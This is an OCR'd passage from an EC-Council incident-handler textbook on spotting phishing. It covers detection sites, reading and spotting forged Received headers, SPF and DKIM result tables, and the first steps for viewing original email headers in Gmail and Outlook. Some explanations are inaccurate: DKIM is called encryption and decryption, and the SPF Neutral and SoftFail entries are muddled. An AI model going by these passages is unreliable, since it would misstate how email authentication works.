



Figure 5.23: Screenshot of PhishTank


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Some additional tools to detect phishing attempts are listed below:

- ScanURL (*https://www.scanurl.me*)
- Isitphishing (*https://isitphishing.org*)
- ThreatCop (*https://www.threatcop.ai*)
- e.Veritas (*https://www.emailveritas.com*)
- Virustotal (*https://www.virustotal.com*)
- AbuseIPDB (*https://www.abuseipdb.com*)
- urlscan.io (*https://urlscan.io*)

## Analyzing Email Headers

The received header of an email message provides information about the message origin, route taken to reach the recipient, and cause of delivery delays. It is important to examine this part of the email header in spam emails.

When the SMTP server receives an email, a received header gets added to the email. Therefore, received headers are essentially added in reverse order; in other words, the last received header added is the first one at the top. To understand received headers correctly, read from the bottom (first received header) to the top (last received header).

Incident responders must be aware of forged headers, which are fabricated by attackers to deceive users, systems, and security to enter the normal traffic.

For example, if turmeric.com, whose IP address is 104.128.23.115, sends a message to mail.bieberdorf.edu but falsely says HELO galangal.org, the resultant "Received" line might look like this:

Received: from galangal.org ([104.128.23.115]) by mail.bieberdorf.edu (8.8.5)...

This means that the email sent from turmeric.com might have "Received" lines that look something like this:

Received: from galangal.org ([104.128.23.115]) by mail.bieberdorf.edu (8.8.5)...

Received: from nowhere by outer space (8.8.3/8.7.2)...

### Information Collected from Malicious Email Headers

Incident responders can track the originating location of fraudulent emails by examining the email header. The originating email's domain or IP address is most valuable information for investigation. Other supporting data include the date and time of message, attachment filenames, and unique message number.

The IH&R team can gather the following supporting evidence from email headers to track the suspect:

1. Return path
2. Recipient email address


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

3. Name of email server
4. Type of email sending service
5. IP address of sending server
6. Unique message number
7. Date and time of sending the email
8. Sender Policy Framework (SPF)
9. Domain Keys Identified Mail (DKIM)
10. Attachment files information

**Example of Email Header Analysis**

The screenshots given below illustrate an example email header that can help the IH&R team to further analyze spam mails. The email header shows that the mail was sent from no-reply@email.zebpay.com, which was created on Sat, Sep 3, 2022, at 2:41 AM and delivered to the recipient after 2 s. The IP address of the sender's machine is 76.233.176.47 and it uses the email.zebpay.com domain. Moreover, the mail was sent with message ID 01090183000afcf4-588021d0-4d94-47c9-883a-b9fffa602395-000000@ap-south-1.amazonses.com





Figure 5.24: Example email header


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 5.25: Example email header

## Sender Policy Framework

SPF is an email validation protocol used by domain owners to prevent email spoofing. It allows domain owners to create a public list of approved senders who send emails on the owner's behalf. It contains IP addresses or hostnames of authorized senders. SPF does not validate the domain name mentioned in the "from" address, but verifies it using the Return-Path value. Incident responders can analyze the authenticity of sender using SPF results. The SPF displays the results mentioned in the following table.

| Result | Explanation |
|---|---|
| **None** | No SPF records are found for this domain. |
| **Pass** | SPF record exists and IP address is authorized. It includes a plus (+) sign in front of the IP address. |
| **Neutral** | This means that the domain owner does not want to disclose the specific IP address authorized in SPF records. It includes all commands specified in the SPF record. |
| **Fail** | IP address is not authorized to send email for this domain. This is shown by the –all command in the record. |
| **SoftFail** | This result is between neutral and fail. This means that the mail is authorized but tagged as suspicious or spam. |
| **TempError** | This represents temporary errors such as technical issue during verification. |


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

| | |
|---|---|
| **PermError** | SPF records cannot be verified due to syntax or format errors in record. |

Table 5.1: SPF explanation

## Domain Keys Identified Mail (DKIM)

DKIM is an email authentication standard designed to detect spoofing. Using this standard, domain owners can add a digital signature to outgoing emails for better authentication. They can also encrypt the domain's outgoing mail headers and add a public version of the key to the domain's DNS records in the email. The sending mail transfer agent (MTA) generates the signature using an algorithm and stores the public key used in the domain. The recipient MTA recovers the public key through DNS and uses it to decrypt and verify the DKIM signature to validate the integrity of the mail.

Incident responders can analyze the integrity of emails by analyzing their DKIM results. The DKIM standard displays the results mentioned in the following table.

| Result | Explanation |
|---|---|
| **Pass** | The mail is signed, and the signature passes the verification tests. |
| **Neutral** | Mail is signed but the signature has syntax errors; thus, it cannot be processed. |
| **Fail** | The mail is signed, but the signature does not pass the verification tests. |
| **Policy** | The mail is signed, and some parts of the signature are not acceptable to administrative management domains (ADMDs). |
| **TempError** | Mail is not verified owing to temporary errors (such as public key could not be retrieved) and this is transient in nature. |
| **PermError** | Mail is not verified owing to permanent errors such as the absence of the required header field. |

Table 5.2: DKIM explanation

Incident responders must analyze the headers to gather additional information about the email. Before analyzing, responders must view the original content of the email or source of the message. Different email service providers establish different methods for viewing the original message.

### Steps to Analyze Email in Gmail

In Gmail, do the following:

1. Open the suspicious email or an email you want to analyze.
2. Click on the "**More**" option (three vertical dots) at the top-right corner of the message; a dropdown menu appears.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 5.26: Screenshot of spam email

3. In the drop-down menu, click on the "**Show original**" option.





Figure 5.27: Screenshot showing Show original option

4. The mail will be opened in a new tab displaying the original message.
5. Check for the **SPF** and **DKIM** credentials of the email to verify its authenticity.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 5.28: Screenshot of SPF and DKIM fields

## Steps to Analyze Email in Outlook

In Outlook, do the following:

1. Open the Outlook application and double-click on the suspicious email to read the email header.
2. Click on "**File**" at the top left corner of the window; this will display all available options.

